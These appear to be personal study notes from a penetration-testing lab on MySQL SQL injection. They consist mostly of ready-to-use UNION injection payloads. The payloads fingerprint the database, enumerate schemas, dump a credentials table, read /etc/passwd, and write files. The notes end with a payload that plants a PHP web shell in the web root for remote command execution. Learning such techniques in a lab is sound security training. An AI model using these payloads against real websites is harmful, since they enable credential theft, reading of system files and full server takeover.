SQL Injection Cheatsheet
| Payload | When to Use | Expected Output | Wrong Output |
|---|---|---|---|
SELECT @@version |
When we have full query output | MySQL Version ‘i.e. 10.3.22-MariaDB-1ubuntu1’ |
In MSSQL it returns MSSQL version. Error with other DBMS. |
SELECT POW(1,1) |
When we only have numeric output | 1 |
Error with other DBMS |
SELECT SLEEP(5) |
Blind/No Output | Delays page response for 5 seconds and returns 0. |
Will not delay response with other DBMS |
INFORMATION_SCHEMA Database
- List of databases
- List of tables within each database
- List of columns within each table
The INFORMATION_SCHEMA database contains metadata about the databases and tables present on the server. This database plays a crucial role while exploiting SQL injection vulnerabilities. As this is a different database, we cannot call its tables directly with a SELECT statement. If we only specify a table’s name for a SELECT statement, it will look for tables within the same database.
SCHEMATA
To start our enumeration, we should find what databases are available on the DBMS. The table SCHEMATA in the INFORMATION_SCHEMA database contains information about all databases on the server. It is used to obtain database names so we can then query them. The SCHEMA_NAME column contains all the database names currently present.
mysql> SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;

+--------------------+
| SCHEMA_NAME        |
+--------------------+
| mysql              |
| information_schema |
| performance_schema |
| ilfreight          |
| dev                |
+--------------------+
injection
cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- -cn' UNION select 1,database(),2,3-- -TABLES
cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABLES where table_schema='dev'-- -COLUMNS
cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.COLUMNS where table_name='credentials'-- -Data
cn' UNION select 1, username, password, 4 from dev.credentials-- -DB User
SELECT USER()
SELECT CURRENT_USER()
SELECT user from mysql.user
Our UNION injection payload will be as follows:
cn' UNION SELECT 1, user(), 3, 4-- -cn' UNION SELECT 1, user, 3, 4 from mysql.user-- -User Privileges
SELECT super_priv FROM mysql.usercn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user-- -cn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user WHERE user="root"-- -The query returns Y, which means YES, indicating superuser privileges. We can also dump other privileges we have directly from the schema, with the following query:
cn' UNION SELECT 1, grantee, privilege_type, 4 FROM information_schema.user_privileges-- -From here, we can add WHERE grantee="'root'@'localhost'" to only show our current user root privileges. Our payload would be:
cn' UNION SELECT 1, grantee, privilege_type, 4 FROM information_schema.user_privileges WHERE grantee="'root'@'localhost'"-- -LOAD_FILE
SELECT LOAD_FILE('/etc/passwd');cn' UNION SELECT 1, LOAD_FILE("/etc/passwd"), 3, 4-- -Detect number of columns
- Using
ORDER BY - Using
UNION
Using ORDER BY
For example, we can start with order by 1, sort by the first column, and succeed, as the table must have at least one column. Then we will do order by 2 and then order by 3 until we reach a number that returns an error, or the page does not show any output, which means that this column number does not exist. The final successful column we successfully sorted by gives us the total number of columns.
If we failed at order by 4, this means the table has three columns, which is the number of columns we were able to sort by successfully. Let us go back to our previous example and attempt the same, with the following payload:
' order by 1-- -Using UNION
The other method is to attempt a Union injection with a different number of columns until we successfully get the results back. The first method always returns the results until we hit an error, while this method always gives an error until we get a success. We can start by injecting a 3 column UNION query:
cn' UNION select 1,2,3-- -Location of Injection
While a query may return multiple columns, the web application may only display some of them. So, if we inject our query in a column that is not printed on the page, we will not get its output. This is why we need to determine which columns are printed to the page, to determine where to place our injection. In the previous example, while the injected query returned 1, 2, 3, and 4, we saw only 2, 3, and 4 displayed back to us on the page as the output data:

cn' UNION select 1,@@version,3,4-- -Write File Privileges
To be able to write files to the back-end server using a MySQL database, we require three things:
- User with
FILEprivilege enabled - MySQL global
secure_file_privvariable not enabled - Write access to the location we want to write to on the back-end server
We have already found that our current user has the FILE privilege necessary to write files. We must now check if the MySQL database has that privilege. This can be done by checking the secure_file_priv global variable.
secure_file_priv
The secure_file_priv variable is used to determine where to read/write files from. An empty value lets us read files from the entire file system. Otherwise, if a certain directory is set, we can only read from the folder specified by the variable. On the other hand, NULL means we cannot read/write from any directory. MariaDB has this variable set to empty by default, which lets us read/write to any file if the user has the FILE privilege. However, MySQL uses /var/lib/mysql-files as the default folder. This means that reading files through a MySQL injection isn’t possible with default settings. Even worse, some modern configurations default to NULL, meaning that we cannot read/write files anywhere within the system.
SHOW VARIABLES LIKE 'secure_file_priv';SELECT variable_name, variable_value FROM information_schema.global_variables where variable_name="secure_file_priv"cn' UNION SELECT 1, variable_name, variable_value, 4 FROM information_schema.global_variables where variable_name="secure_file_priv"-- -SELECT INTO OUTFILE
SELECT * from users INTO OUTFILE '/tmp/credentials';If we go to the back-end server and cat the file, we see that table’s content:
L3bnn@htb[/htb]$ cat /tmp/credentials

1       admin   392037dbba51f692776d6cefb6dd546d
2       newuser 9da2c9bcdf39d8610954e0e11ea8f45f
SELECT 'this is a test' INTO OUTFILE '/tmp/test.txt';L3bnn@htb[/htb]$ cat /tmp/test.txt
this is a testWriting Files through SQL Injection
select 'file written successfully!' into outfile '/var/www/html/proof.txt'cn' union select 1,'file written successfully!',3,4 into outfile '/var/www/html/proof.txt'-- -Writing a Web Shell
<?php system($_REQUEST[0]); ?>cn' union select "",'<?php system($_REQUEST[0]); ?>', "", "" into outfile '/var/www/html/shell.php'-- -Once again, we don’t see any errors, which means the file write probably worked. This can be verified by browsing to the /shell.php file and executing commands via the 0 parameter, with ?0=id in our URL.